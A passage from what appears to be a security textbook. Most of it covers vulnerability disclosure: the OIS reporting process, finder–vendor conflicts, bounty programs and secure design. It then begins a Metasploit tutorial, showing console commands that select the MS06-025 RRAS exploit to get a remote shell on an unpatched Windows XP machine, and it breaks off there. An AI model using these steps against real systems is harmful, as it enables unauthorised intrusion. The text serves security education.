As the saying goes, "You can't make everyone happy all of the time." A group of concerned individuals came together to help make the vulnerability discovery process more structured and reliable. While some question their real allegiance, since the group is made up mostly of vendors, it is probably more of a case of, "A good deed never goes unpunished." The security community is always suspicious of others' motives—that is what makes them the "security community," and it is also why continual debates surround these issues.

Discovery

The OIS process begins when someone finds a flaw in the software. It can be discovered by a variety of individuals, such as researchers, consumers, engineers, developers, gray hats, or even casual users. The OIS calls this person or group the *finder.* Once the flaw is discovered, the finder is expected to carry out the following due diligence:

1. Discover if the flaw has already been reported in the past.
2. Look for patches or service packs and determine if they correct the problem.
3. Determine if the flaw affects the default configuration of the product.
4. Ensure that the flaw can be reproduced consistently.

After the finder completes this "sanity check" and is sure that the flaw exists, the issue should be reported. The OIS designed a report guideline, known as a *vulnerability summary report* (VSR), that is used as a template to properly describe the issues. The VSR includes the following components:

- Finder's contact information
- Security response policy
- Status of the flaw (public or private)
- Whether the report contains confidential information
- Affected products/versions
- Affected configurations
- Description of flaw
- Description of how the flaw creates a security problem
- Instructions on how to reproduce the problem

Notification

The next step in the process is contacting the vendor. This is considered the most important phase of the plan according to the OIS. Open and effective communication is the key to understanding and ultimately resolving the software vulnerability. The following are guidelines for notifying the vendor.

The vendor is expected to do the following:

- Provide a single point of contact for vulnerability reports.
- Post contact information in at least two publicly accessible locations, and include the locations in its security response policy.
- Include in contact information:
  - Reference to the vendor's security policy
  - A complete listing/instructions for all contact methods
  - Instructions for secure communications
- Make reasonable efforts to ensure that e-mails sent to the following formats are rerouted to the appropriate parties:
  - abuse@[vendor]
  - postmaster@[vendor]
  - sales@[vendor]
  - info@[vendor]
  - support@[vendor]

- Provide a secure communication method between itself and the finder. If the finder uses encrypted transmissions to send its message, the vendor should reply in a similar fashion.
- Cooperate with the finder, even if it chooses to use insecure methods of communication.

The finder is expected to:

- Submit any found flaws to the vendor by sending a vulnerability summary report (VSR) to one of the published points of contact.
- If the finder cannot locate a valid contact address, it should send the VSR to one or many of the following addresses:
  - abuse@[vendor]
  - postmaster@[vendor]
  - sales@[vendor]
  - info@[vendor]
  - supports@[vendor]

Once the VSR is received, some vendors will choose to notify the public that a flaw has been uncovered and that an investigation is under way. The OIS encourages vendors to use extreme care when disclosing information that could put users' systems at risk. It is also expected that vendors will inform the finder that they intend to disclose the information to the public.

In cases where the vendor does not wish to notify the public immediately, it still needs to respond to the finder. After the VSR is sent, the vendor must respond directly to the finder within seven days. If the vendor does not respond during this period, the finder should then send a *Request for Confirmation of Receipt* (RFCR). The RFCR is basically a final warning to the vendor stating that a vulnerability has been found, a notification has been sent, and a response is expected. The RFCR should also include a copy of the original VSR that was sent previously. The vendor will be given three days to respond.

If the finder does not receive a response to the RFCR in three business days, it can move forward with public notification of the software flaw. The OIS strongly encourages both the finder and the vendor to exercise caution before releasing potentially dangerous information to the public. The following guidelines should be observed:

- Exit the communication process only after trying all possible alternatives.
- Exit the process only after providing notice to the vendor (RFCR would be considered an appropriate notice statement).
- Reenter the process once any type of deadlock situation is resolved.

The OIS encourages, but does not require, the use of a third party to assist with communication breakdowns. Using an outside party to investigate the flaw and to stand between the finder and vendor can often speed up the process and provide a resolution

that is agreeable to both parties. A third party can consist of security companies, professionals, coordinators, or arbitrators. Both sides must consent to the use of this independent body and agree upon the selection process.

If all efforts have been made and the finder and vendor are still not in agreement, either side can elect to exit the process. Again, the OIS strongly encourages both sides to consider the protection of computers, the Internet, and critical infrastructures when deciding how to release vulnerability information.

Validation

The validation phase involves the vendor reviewing the VSR, verifying the contents, and working with the finder throughout the investigation. An important aspect of the validation phase is the consistent practice of updating the finder on the status of the investigation. The OIS provides some general rules regarding status updates:

- Vendor must provide status updates to the finder at least once every seven business days, unless another arrangement is agreed upon by both sides.
- Communication methods must be mutually agreed upon by both sides. Examples of these methods include telephone, e-mail, or an FTP site.
- If the finder does not receive an update within the seven-day window, it should issue a *Request for Status* (RFS).
- The vendor then has three business days to respond to the RFS.

The RFS is considered a courtesy to the vendor reminding it that it owes the finder an update on the progress that is being made on the investigation.

Investigation

The investigation work that a vendor undertakes should be thorough and cover all related products linked to the vulnerability. Often, the finder's VSR will not cover all aspects of the flaw, and it is ultimately the responsibility of the vendor to research all areas that are affected by the problem, which includes all versions of code, attack vectors, and even unsupported versions of software if they are still heavily used by consumers. The steps of the investigation are as follows:

1. Investigate the flaw of the product described in the VSR.
2. Investigate whether the flaw also exists in supported products that were not included in the VSR.
3. Investigate attack vectors for the vulnerability.
4. Maintain a public listing of which products/versions it currently supports.

Shared Code Bases

In some instances, one vulnerability is uncovered in a specific product, but the basis of the flaw is found in source code that may spread throughout the industry. The OIS

believes it is the responsibility of both the finder and the vendor to notify all affected vendors of the problem. Although their "Security Vulnerability Reporting and Response Policy" does not cover detailed instructions on how to engage several affected vendors, the OIS does offer some general guidelines to follow for this type of situation.

The finder and vendor should do at least one of the following action items:

- Make reasonable efforts to notify each vendor that is known to be affected by the flaw.
- Establish contact with an organization that can coordinate the communication to all affected vendors.
- Appoint a coordinator to champion the communication effort to all affected vendors.

Once the other affected vendors have been notified, the original vendor has the following responsibilities:

- Maintain consistent contact with the other vendors throughout the investigation and resolution process.
- Negotiate a plan of attack with the other vendors in investigating the flaw. The plan should include such items as frequency of status updates and communication methods.

Once the investigation is under way, it is often necessary for the finder to provide assistance to the vendor. Some examples of the help that a vendor would need include more detailed characteristics of the flaw, more detailed information about the environment in which the flaw occurred (network architecture, configurations, and so on), or the possibility of a third-party software product that contributed to the flaw. Because recreating a flaw is critical in determining the cause and eventual solution, the finder is encouraged to cooperate with the vendor during this phase.

NOTE Although cooperation is strongly recommended, the only requirement of the finder is to submit a detailed VSR.

Findings

When the vendor finishes its investigation, it must return one of the following conclusions to the finder:

- It has confirmed the flaw.
- It has disproved the reported flaw.
- It can neither prove nor disprove the flaw.

The vendor is not required to provide detailed testing results, engineering practices, or internal procedures; however, it is required to demonstrate that a thorough, technically sound investigation was conducted. This can be achieved by providing the finder with:

- List of product/versions that were tested
- List of tests that were performed
- The test results

Confirmation of the Flaw

In the event that the vendor confirms that the flaw does indeed exist, it must follow up this confirmation with the following action items:

- List of products/versions affected by the confirmed flaw
- A statement on how a fix will be distributed
- A timeframe for distributing the fix

Disproof of the Flaw

In the event that the vendor disproves the reported flaw, the vendor then must show the finder that one or both of the following are true:

- The reported flaw does not exist in the supported product.
- The behavior that the finder reported exists, but does not create a security concern. If this statement is true, the vendor should forward validation data to the finder, such as:
  - Product documentation that confirms the behavior is normal or nonthreatening
  - Test results that confirm that the behavior is only a security concern when it is configured inappropriately
  - An analysis that shows how an attack could not successfully exploit this reported behavior

The finder may choose to dispute this conclusion of disproof by the vendor. In this case, the finder should reply to the vendor with its own testing results that validate its claim and contradict the vendor's findings. The finder should also supply an analysis of how an attack could exploit the reported flaw. The vendor is responsible for reviewing the dispute, investigating it again, and responding to the finder accordingly.

Unable to Confirm or Disprove the Flaw

In the event the vendor cannot confirm or disprove the reported flaw, it should inform the finder of the results and produce detailed evidence of its investigative work. Test

results and analytical summaries should be forwarded to the finder. At this point, the finder can move forward in the following ways:

- Provide code to the vendor that better demonstrates the proposed vulnerability.
- If no change is established, the finder can move to release their VSR to the public. In this case, the finder should follow appropriate guidelines on releasing vulnerability information to the public (covered later in the chapter).

Resolution

In cases where a flaw is confirmed, the vendor must take proper steps to develop a solution. It is important that remedies are created for all supported products and versions of the software that are tied to the identified flaw. Although not required by either party, many times the vendor will ask the finder to provide assistance in evaluating if its proposed remedy will be sufficient to eliminate the flaw. The OIS suggests the following steps when devising a vulnerability resolution:

1. Vendor determines if a remedy already exists. If one exists, the vendor should notify the finder immediately. If not, the vendor begins developing one.
2. Vendor ensures that the remedy is available for all supported products/versions.
3. Vendor may choose to share data with the finder as it works to ensure that the remedy will be effective. The finder is not required to participate in this step.

Timeframe

Setting a timeframe for delivery of a remedy is critical due to the risk to which that the finder and, in all probability, other users are exposed. The vendor is expected to produce a remedy to the flaw within 30 days of acknowledging the VSR. Although time is a top priority, ensuring that a thorough, accurate remedy is developed is equally important. The fix must solve the problem and not create additional flaws that will put both parties back in the same situation in the future. When notifying the finder of the target date for its release of a fix, the vendor should also include the following supporting information:

- A summary of the risk that the flaw imposes
- The technical details of the remedy
- The testing process
- Steps to ensure a high uptake of the fix

The 30-day timeframe is not always strictly followed, because the OIS documentation outlines several factors that should be contemplated when deciding upon the release date of the fix. One of the factors is "the engineering complexity of the fix." The fix will take longer if the vendor identifies significant practical complications in the process. For example, data validation errors and buffer overflows are usually flaws that can be easily recoded, but when the errors are embedded in the actual design of the software, then the vendor may actually have to redesign a portion of the product.

CAUTION Vendors have released "fixes" that introduced new vulnerabilities into the application or operating system—you close one window and open two doors. Several times these fixes have also negatively affected the application's functionality. So although it is easy to put the blame on the network administrator for not patching a system, sometimes it is the worst thing that he could do.

There are typically two types of remedies that a vendor can propose: *configuration* changes or *software* changes. Configuration change fixes involve giving the users instructions on how to change their program settings or parameters to effectively resolve the flaw. Software changes, on the other hand, involve more engineering work by the vendor. There are three main types of software change fixes:

- **Patches** Unscheduled or temporary remedies that address a specific problem until a later release can completely resolve the issue.
- **Maintenance updates** Scheduled releases that regularly address many known flaws. Software vendors often refer to these solutions as service packs, service releases, or maintenance releases.
- **Future product versions** Large, scheduled software revisions that impact code design and product features.

Vendors consider several factors when deciding which software remedy to implement. The complexity of the flaw and the seriousness of the effects are major factors in the decision process to start. In addition, the established maintenance schedule will also weigh into the final decision. For example, if a service pack was already scheduled for release in the upcoming month, the vendor may choose to address the flaw within that release. If a scheduled maintenance release is months away, the vendor may issue a specific patch to fix the problem.

NOTE Agreeing upon how and when the fix will be implemented is often a major disconnect between finders and vendors. Vendors will usually want to integrate the fix into their already scheduled patch or new version release. Finders usually feel it is unfair to make the customer base wait this long and be at risk just so it does not cost the vendor more money.

Release

The final step in the OIS "Security Vulnerability Reporting and Response Policy" is the release of information to the public. The release of information is assumed to be to the overall general public at one time, and not in advance to specific groups. OIS does not advise against advance notification, but realizes that the practice exists in case-by-case instances and is too specific to address in the policy.

Conflicts Will Still Exist

The reasons for the common breakdown between the finder and the vendor lie in their different motivations and some unfortunate events that routinely occur. Finders of vulnerabilities usually have the motive of trying to protect the overall industry by identifying and helping remove dangerous software from commercial products. A little fame, admiration, and bragging rights are also nice for those who enjoy having their egos stroked. Vendors, on the other hand, are motivated to improve their product, avoid lawsuits, stay clear of bad press, and maintain a responsible public image.

Although more and more software vendors are reacting appropriately when vulnerabilities are reported (because of market demand for secure products), many people believe that vendors will not spend the extra money, time, and resources to carry out this process properly until they are held legally liable for software security issues. The possible legal liability issues software vendors may or may not face in the future is a can of worms we will not get into, but these issues are gaining momentum in the industry.

The main controversy that has surrounded OIS is that many people feel as though the guidelines have been written by the vendors, for the vendors. Critics have voiced their concerns that the guidelines will allow vendors to continue to stonewall and deny specific problems. If the vendor claims that a remedy does not exist for the vulnerability, the finder may be pressured to not release the information on the discovered vulnerability.

Although controversy still surrounds the topic of the OIS guidelines, they are a good starting point. If all of the software vendors will use this as their framework, and develop their policies to be compliant with these guidelines, then customers will have a standard to hold the vendors to.

Case Studies

The fundamental issue that this chapter addresses is how to report discovered vulnerabilities responsibly. The issue has sparked considerable debate in the industry for some time. Along with a simple "yes" or "no" to the question of whether there should be full disclosure of vulnerabilities to the public, other factors should be considered, such as how communication should take place, what issues stand in the way, and what both sides of the argument are saying. This section dives into all of these pressing issues, citing case studies as well as industry analysis and opinions from a variety of experts.

Pros and Cons of Proper Disclosure Processes

Following professional procedures with regard to vulnerability disclosure is a major issue. Proponents of disclosure want additional structure, more rigid guidelines, and ultimately more accountability from the vendor to ensure the vulnerabilities are addressed in a judicious fashion. The process is not cut and dried, however. There are many players, many different rules, and no clear-cut winner. It's a tough game to play and even tougher to referee.

The Security Community's View

The top reasons many bug finders favor full disclosure of software vulnerabilities are:

- The bad guys already know about the vulnerabilities anyway, so why not release it to the good guys?
- If the bad guys don't know about the vulnerability, they will soon find out with or without official disclosure.
- Knowing the details helps the good guys more than the bad guys.
- Effective security cannot be based on obscurity.
- Making vulnerabilities public is an effective tool to make vendors improve their products.

Maintaining their only stronghold on software vendors seems to be a common theme that bug finders and the consumer community cling to. In one example, a customer reported a vulnerability to his vendor. A month went by with the vendor ignoring the customer's request. Frustrated and angered, the customer escalated the issue and told the vendor that if he did not receive a patch by the next day, he would post the full vulnerability on a user forum web page. The customer received the patch within one hour. These types of stories are very common and are continually presented by the proponents of full vulnerability disclosure.

The Software Vendors' View

In contrast, software vendors view full disclosure with less enthusiasm, giving these reasons:

- Only researchers need to know the details of vulnerabilities, even specific exploits.
- When good guys publish full exploitable code, they are acting as black hats and are not helping the situation but making it worse.
- Full disclosure sends the wrong message and only opens the door to more illegal computer abuse.

Vendors continue to argue that only a trusted community of people should be privy to virus code and specific exploit information. They state that groups such as the AV Product Developers' Consortium demonstrate this point. All members of the consortium are given access to vulnerability information so that research and testing can be done across companies, platforms, and industries. The vendors do not feel that there is ever a need to disclose highly sensitive information to potentially irresponsible users.

Knowledge Management

A case study at the University of Oulu in Finland titled "Communication in the Software Vulnerability Reporting Process" analyzed how the two distinct groups (reporters and receivers) interacted with one another and worked to find the root cause of the

breakdowns. The researchers determined that this process involved four main categories of knowledge:

- Know-what
- Know-why
- Know-how
- Know-who

The know-how and know-who are the two most telling factors. Most reporters don't know whom to call and don't understand the process that should be started when a vulnerability is discovered. In addition, the case study divides the reporting process into four different learning phases, known as *interorganizational learning*:

- **Socialization stage** When the reporting group evaluates the flaw internally to determine if it is truly a vulnerability
- **Externalization phase** When the reporting group notifies the vendor of the flaw
- **Combination phase** When the vendor compares the reporter's claim with its own internal knowledge about the product
- **Internalization phase** When the receiving vendor accepts the notification and passes it on to its developers for resolution

One problem that apparently exists in the reporting process is the disconnect and sometimes even resentment between the reporting party and the receiving party. Communication issues seem to be a major hurdle for improving the process. From the case study, it was learned that over 50 percent of the receiving parties who had received potential vulnerability reports indicated that less than 20 percent were actually valid. In these situations the vendors waste a lot of time and resources on issues that are bogus.

Publicity

The case study included a survey that circled the question of whether vulnerability information should be disclosed to the public; it was broken down into four individual statements that each group was asked to respond to:

1. All information should be public after a predetermined time.
2. All information should be public immediately.
3. Some part of the information should be made public immediately.
4. Some part of the information should be made public after a predetermined time.

As expected, the feedback from the questions validated the assumption that there is a decided difference of opinion between the reporters and the vendors. The vendors overwhelmingly feel that all information should be made public after a predetermined time,

and feel much more strongly about all information being made immediately public than the reporters do.

The Tie That Binds

To further illustrate the important tie between reporters and vendors, the study concludes that the reporters are considered secondary stakeholders of the vendors in the vulnerability reporting process. Reporters want to help solve the problem, but are treated as outsiders by the vendors. The receiving vendors often found it to be a sign of weakness if they involved a reporter in their resolution process. The concluding summary was that both participants in the process rarely have standard communications with one another. Ironically, when asked about improvement, both parties indicated that they thought communication should be more intense. Go figure!

Team Approach

Another study, "The Vulnerability Process: A Tiger Team Approach to Resolving Vulnerability Cases," offers insight into the effective use of teams comprising the reporting and receiving parties. To start, the reporters implement a *tiger team*, which breaks the functions of the vulnerability reporter into two subdivisions: research and management. The research team focuses on the technical aspects of the suspected flaw, while the management team handles the correspondence with the vendor and ensures proper tracking.

The tiger team approach breaks down the vulnerability reporting process into the following life cycle:

1. **Research** Reporter discovers the flaw and researches its behavior.
2. **Verification** Reporter attempts to re-create the flaw.
3. **Reporting** Reporter sends notification to receiver, giving thorough details of the problem.
4. **Evaluation** Receiver determines if the flaw notification is legitimate.
5. **Repairing** Solutions are developed.
6. **Patch evaluation** The solution is tested.
7. **Patch release** The solution is delivered to the reporter.
8. **Advisory generation** The disclosure statement is created.
9. **Advisory evaluation** The disclosure statement is reviewed for accuracy.
10. **Advisory release** The disclosure statement is released.
11. **Feedback** The user community offers comments on the vulnerability/fix.

Communication

When observing the tendencies of the reporters and receivers, the case study researchers detected communication breakdowns throughout the process. They found that factors such as holidays, time zone differences, and workload issues were most prevalent. Additionally, it was concluded that the reporting parties were typically prepared for all their

responsibilities and rarely contributed to time delays. The receiving parties, on the other hand, often experienced lag time between phases, mostly due to difficulties in spreading the workload across a limited staff.

Secure communication channels between the reporter and the receiver should be established throughout the life cycle. This sounds like a simple requirement, but as the research team discovered, incompatibility issues often made this task more difficult than it appeared. For example, if the sides agree to use encrypted e-mail exchange, they must ensure that they are using similar protocols. If different protocols are in place, the chances of the receiver simply dropping the task greatly increase.

Knowledge Barrier

There can be a huge difference in technical expertise between a vendor and the finder. This makes communicating all the more difficult. Vendors can't always understand what the finder is trying to explain, and finders can become easily confused when the vendor asks for more clarification. The tiger team case study found that the collection of vulnerability data can be very challenging due to this major difference. Using specialized teams who have areas of expertise is strongly recommended. For example, the vendor could appoint a customer advocate to interact directly with the finder. This party would be a middleperson between engineers and the finder.

Patch Failures

The tiger team case also pointed out some common factors that contribute to patch failures in the software vulnerability process, such as incompatible platforms, revisions, regression testing, resource availability, and feature changes.

Additionally, it was discovered that, generally speaking, the lowest level of vendor security professionals work in maintenance positions, which is usually the group who handles vulnerability reports from finders. It was concluded that a lower quality of patch would be expected if this is the case.

Vulnerability after Fixes Are in Place

Many systems remain vulnerable long after a patch/fix is released. This happens for several reasons. The customer is continually overwhelmed with the number of patches, fixes, updates, versions, and security alerts released every day. This is the reason that there is a maturing product line and new processes being developed in the security industry to deal with "patch management." Another issue is that many of the previously released patches broke something else or introduced new vulnerabilities into the environment. So although it is easy to shake our fists at the network and security administrators for not applying the released fixes, the task is usually much more difficult than it sounds.

iDefense

iDefense is an organization dedicated to identifying and mitigating software vulnerabilities. Started in August 2002, iDefense employs researchers and engineers to uncover

potentially dangerous security flaws that exist in commonly used computer applications throughout the world. The organization uses lab environments to re-create vulnerabilities and then works directly with the vendors to provide a reasonable solution. iDefense's program, Vulnerability Contributor Program (VCP), has pinpointed hundreds of threats over the past few years within a long list of applications.

This global security company has drawn skepticism throughout the industry, however, as many question whether it is appropriate to profit by searching for flaws in others' work. The biggest fear here is that the practice could lead to unethical behavior and, potentially, legal complications. In other words, if a company's sole purpose is to identify flaws in software applications, wouldn't there be an incentive to find more and more flaws over time, even if the flaws are less relevant to security issues? The question also touches on the idea of extortion. Researchers may get paid by the number of bugs they find—much like the commission a salesperson makes per sale. Critics worry that researchers will begin going to the vendors demanding money unless they want their vulnerability disclosed to the public—a practice referred to as a "finder's fee." Many believe that bug hunters should be employed by the software companies or work on a voluntary basis to avoid this profiteering mentality. Furthermore, skeptics feel that researchers discovering flaws should, at a minimum, receive personal recognition for their findings. They believe bug finding should be considered an act of goodwill and not a profitable endeavor.

Bug hunters counter these issues by insisting that they believe in full disclosure policies and that any acts of extortion are discouraged. In addition, they are paid for their work and do not work on a bug commission plan as some skeptics maintain. Yep—more controversy.

In the first quarter of 2007, iDefense, a VeriSign company, offered up a challenge to the security researchers. For any vulnerability that allows an attacker to remotely exploit and execute arbitrary code on either Microsoft Windows Vista or Microsoft Internet Explorer v7, iDefense will pay $8,000, plus an extra $2,000 to $4,000 for the exploit code, for up to six vulnerabilities. Interestingly, this has fueled debates from some unexpected angles.

Security researchers are up in arms because previous quarterly vulnerability challenges from iDefense paid $10,000 per vulnerability. Security researchers feel that their work is being "discounted."

This is where it turns dicey. Because of decrease in payment for the gray hat work for finding vulnerabilities, there is a growing dialogue between these gray hatters to auction off newly discovered, zero-day vulnerabilities and exploit code through an underground brokerage system. The exploits would be sold to the highest bidders. The exploit writers and the buyers could remain anonymous.

In December 2006, eWeek reported that zero-day vulnerabilities and exploit code were being auctioned on these underground, Internet-based marketplaces for as much as $50,000 apiece, with prices averaging between $20,000 and $30,000. Spam-spewing botnets and Trojan horses sell for about $5,000 each. There is increasing incentive to "turn to the dark side" of bug hunting.

The debate over higher pay versus ethics rages on. The researchers claim that this isn't extortion, that security researchers should be paid a higher price for this specialized, highly skilled work.

So, what is it worth? What will it cost? What should these talented, dedicated, and skilled researchers be paid? In February 2007, dialogue on the hacker blogs seemed to set the minimum acceptable "security researcher" daily rate at around $1,000. Further, from the blogs, it seems that uncovering a typical, run-of-the-mill vulnerability, understanding it, and writing exploit code takes, on average, two to three weeks. This sets the price tag at $10,000 to $15,000 per vulnerability and exploit, at a minimum.

Putting this into perspective, Windows Vista has approximately 70 million lines of code. A 2006 study sponsored by the Department of Homeland Security and carried out by a team of researchers centered at Stanford University, concluded that there is an average of about one bug or flaw in every 2,000 lines of code. This extrapolates to predict that Windows Vista has about 35,000 bugs in it. If the security researchers demand their $10,000 to $15,000 ($12,500 average) compensation per bug, the cost to identify the bugs in Windows Vista approaches half a billion dollars—again, at a minimum.

Can the software development industry afford to pay this? Can they afford not to pay this? The path taken will probably lie somewhere in the middle.

Zero Day Initiative

Another method for reporting vulnerabilities that is rather unique is the Zero Day Initiative (ZDI). What makes this unique is the method in which the vulnerabilities are used. The company involved, TippingPoint (owned by 3Com), does not resell any of the vulnerability details or the code that has been exploited. Instead they notify the vendor of the product and then offer protection for the vulnerability to their clients. Nothing too unique there; what is unique though, is that after they have developed a fix for the vulnerability, they offer the information about the vulnerability to other security vendors. This is done confidentially, and the information is even provided to their competitors or other vendors that have vulnerability protection or mitigation products. Researchers interested in participating can provide exclusive information about previously undisclosed vulnerabilities that they have discovered. Once the vulnerability has been confirmed by 3Com's security labs, a monetary offer is made to the researcher. After an agreement on the acquisition of the vulnerability, 3Com will work with the vendor to generate a fix. When that fix is ready, they will notify the general public and other vendors about the vulnerability and the fix. When TippingPoint started this program, they followed this sequence of events:

1. A vulnerability is discovered by a researcher.
2. The researcher logs into the secure ZDI portal and submits the vulnerability for evaluation.
3. A submission ID is generated. This will allow the researcher to track the unique vulnerability through the ZDI secure portal.
4. 3Com researches the vulnerability and verifies it. Then it decides if it will make an offer to the researcher. This usually happens within a week.

5. 3Com makes an offer for the vulnerability, and the offer is sent to the researcher via e-mail that is accessible through the ZDI secure portal.
6. The researcher is able to access the e-mail through the secure portal and can decide to accept the offer. If this happens, then the exclusivity of the information is assigned to 3Com.
7. The researcher is paid in its preferred method of payment. 3Com responsibly notifies the affected product vendor of the vulnerability. TippingPoint IPS protection filters are distributed to the customers for that specific vulnerability.
8. 3Com shares advanced notice of the vulnerability and its details with other security vendors before public disclosure.
9. In the final step, 3Com and the affected product vendor coordinate a public disclosure of the vulnerability when a patch is ready and through a security advisory. The researcher will be given full credit for the discovery, or if it so desires, it can remain anonymous to the public.

That was the initial approach that TippingPoint was taking, but on August 28, 2006, it announced a change. Instead of following the preceding procedure, it took a different approach. The flaw bounty program would announce its currently identified vulnerabilities to the public while the vendors worked on the fixes. The announcement would only be a bare-bones advisory that would be issued at the time it was reported to the vendor. The key here is that only the vendor that the vulnerability affects is mentioned in this early reporting, as well as the date the report was issued and the severity of the vulnerability. There is no mention as to which specific product is being affected. This move is to try to establish TippingPoint as the industry watchdog and to keep vendors from dragging their feet in creating fixes for the vulnerabilities in their products.

The decision to preannounce is very different from many of the other vendors in the industry that also purchase data on flaws and exploits from external individuals. Many think that this kind of approach is simply a marketing ploy and has no real benefit to the industry. Some critics feel that this kind of advanced reporting could cause more problems for, rather than help, the industry. These critics feel that any indication of a vulnerability could attract the attention of hackers in a direction that could make that flaw more apparent. Only time will truly tell if this will be good for the industry or detrimental.

Vendors Paying More Attention

Vendors are expected to provide foolproof, mistake-free software that works all the time. When bugs do arise, they are expected to release fixes almost immediately. It is truly a double-edged sword. However, the common practice of "penetrate and patch" has drawn criticism from the security community as vendors simply release multiple temporary fixes to appease the users and keep their reputation intact. Security experts argue that this ad hoc methodology does not exhibit solid engineering practices. Most security flaws occur early in the application design process. Good applications and bad applications are differentiated by six key factors:

1. **Authentication and authorization** The best applications ensure that authentication and authorization steps are complete and cannot be circumvented.
2. **Mistrust of user input** Users should be treated as "hostile agents" as data is verified on the server side and as strings are stripped of tags to prevent buffer overflows.
3. **End-to-end session encryption** Entire sessions should be encrypted, not just portions of activity that contain sensitive information. In addition, secure applications should have short timeouts that require users to reauthenticate after periods of inactivity.
4. **Safe data handling** Secure applications will also ensure data is safe while the system is in an inactive state. For example, passwords should remain encrypted while being stored in databases, and secure data segregation should be implemented. Improper implementation of cryptography components has commonly opened many doors for unauthorized access to sensitive data.
5. **Eliminating misconfigurations, backdoors, and default settings** A common but insecure practice for many software vendors is shipping software with backdoors, utilities, and administrative features that help the receiving administrator learn and implement the product. The problem is that these enhancements usually contain serious security flaws. These items should always be disabled before shipment and require the customer to enable them; and all backdoors should be properly extracted from source code.
6. **Security quality assurance** Security should be a core discipline during the designing of the product, the specification and developing phases, and during the testing phases. An example of this is vendors who create security quality assurance (SQA) teams to manage all security-related issues.

So What Should We Do from Here on Out?

There are several things that we can do to help improve the situation, but it requires everyone involved to be more proactive, more educated, and more motivated. Here are some suggestions that should be followed if we really want to improve our environments:

1. **Stop depending on firewalls.** Firewalls are no longer an effective single countermeasure against attacks. Software vendors need to ensure that their developers and engineers have the proper skills to develop secure products from the beginning.
2. **Act up.** It is just as much the consumers' responsibility as the developers' to ensure that the environment is secure. Users should actively seek out documentation on security features and ask for testing results from the vendor. Many security breaches happen because of improper configurations by the customer.

3. **Educate application developers.** Highly trained developers create more secure products. Vendors should make a conscious effort to train their employees in areas of security.
4. **Access early and often.** Security should be incorporated into the design process from the early stages and tested often. Vendors should consider hiring security consultant firms to offer advice on how to implement security practices into the overall design, testing, and implementation processes.
5. **Engage finance and audit.** Getting the proper financing to address security concerns is critical in the success of a new software product. Engaging budget committees and senior management at an early stage is also critical.

PART II

Penetration Testing and Tools

- **Chapter 4** Using Metasploit
- **Chapter 5** Using the Backtrack Live CD Linux Distribution

This page intentionally left blank

CHAPTER 4

Using Metasploit

This chapter will show you how to use Metasploit, an exploit launching and development platform.

- Metasploit: the big picture
- Getting Metasploit
- Using the Metasploit console to launch exploits
- Using Metasploit to exploit client-side vulnerabilities
- Using the Metasploit Meterpreter
- Using Metasploit as a man-in-the-middle password stealer
- Using Metasploit to auto-attack
- Inside Metasploit exploit modules

Metasploit: The Big Picture

Metasploit is a free, downloadable tool that makes it very easy to acquire, develop, and launch exploits for computer software vulnerabilities. It ships with professional-grade exploits for hundreds of known software vulnerabilities. When H.D. Moore released Metasploit in 2003, it permanently changed the computer security scene. Suddenly, anyone could become a hacker and everyone had access to exploits for unpatched and recently patched vulnerabilities. Software vendors could no longer drag their feet fixing publicly disclosed vulnerabilities, because the Metasploit crew was hard at work developing exploits that would be released for all Metasploit users.

Metasploit was originally designed as an exploit development platform, and we'll use it later in the book to show you how to develop exploits. However, it is probably more often used today by security professionals and hobbyists as a "point, click, root" environment to launch exploits included with the framework.

We'll spend the majority of this chapter showing Metasploit examples. To save space, we'll strategically snip out nonessential text, so the output you see while following along might not be identical to what you see in this book. Most of the chapter examples will be from Metasploit running on the Windows platform inside the Cygwin environment.

Getting Metasploit

Metasploit runs natively on Linux, BSD, Mac OS X, and Windows inside Cygwin. You can enlist in the development source tree to get the very latest copy of the framework, or

just use the packaged installers from http://framework.metasploit.com/msf/download. The Windows console application (msfconsole) that we will be using throughout this chapter requires the Cygwin environment to run. The Windows package comes with an AJAX browser-based interface (msfweb) which is okay for light usage, but you'll eventually want to install Cygwin to use the console in Windows. The Cygwin downloader is www.cygwin.com/setup.exe. Be sure to install at least the following, in addition to the base packages:

- **Devel** readline, ruby, and subversion (required for msfupdate)
- **Interpreters** ruby
- **Libs** readline
- **Net** openssl

References

Installing Metasploit on Windows http://metasploit.com/dev/trac/wiki/Metasploit3/InstallWindows
Installing Metasploit on Mac OS X http://metasploit.com/dev/trac/wiki/Metasploit3/InstallMacOSX
Installing Metasploit on Gentoo http://metasploit.com/dev/trac/wiki/Metasploit3/InstallGentoo
Installing Metasploit on Ubuntu http://metasploit.com/dev/trac/wiki/Metasploit3/InstallUbuntu
Installing Metasploit on Fedora http://metasploit.com/dev/trac/wiki/Metasploit3/InstallFedora

Using the Metasploit Console to Launch Exploits

Our first demo in the tour of Metasploit will be to exploit an unpatched XP Service Pack 1 machine missing the RRAS security update (MS06-025). We'll try to get a remote command shell running on that box using the RRAS exploit built into the Metasploit framework. Metasploit can pair any Windows exploit with any Windows payload. So we can choose to use the RRAS vulnerability to open a command shell, create an administrator, start a remote VNC session, or to do a bunch of other stuff. Let's get started.

```
$ ./msfconsole
                                  _                  _
                                 | |      (_)_
 ____    ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                          |_|

       =[ msf v3.0
+ -- --=[ 177 exploits - 104 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 30 aux

msf >
```

The interesting commands to start with are

```
show <exploits | payloads>
info <exploit | payload> <name>
use <exploit-name>
```

Other commands can be found by typing **help**. Our first task will be to find the name of the RRAS exploit so we can use it:

```
msf > show exploits

Exploits
========

   Name                                        Description
   ----                                        -----------
...
   windows/smb/ms04_011_lsass                  Microsoft LSASS Service
DsRolerUpgradeDownlevelServer Overflow
   windows/smb/ms04_031_netdde                 Microsoft NetDDE Service
Overflow
   windows/smb/ms05_039_pnp                    Microsoft Plug and Play Service
Overflow
   windows/smb/ms06_025_rasmans_reg            Microsoft RRAS Service RASMAN
Registry Overflow
   windows/smb/ms06_025_rras                   Microsoft RRAS Service Overflow
   windows/smb/ms06_040_netapi                 Microsoft Server Service
NetpwPathCanonicalize Overflow
…
```

There it is! Metasploit calls it **windows/smb/ms06_025_rras**. We'll use that exploit and then go looking for all the options needed to make the exploit work.

```
msf > use windows/smb/ms06_025_rras
msf exploit(ms06_025_rras) >
```

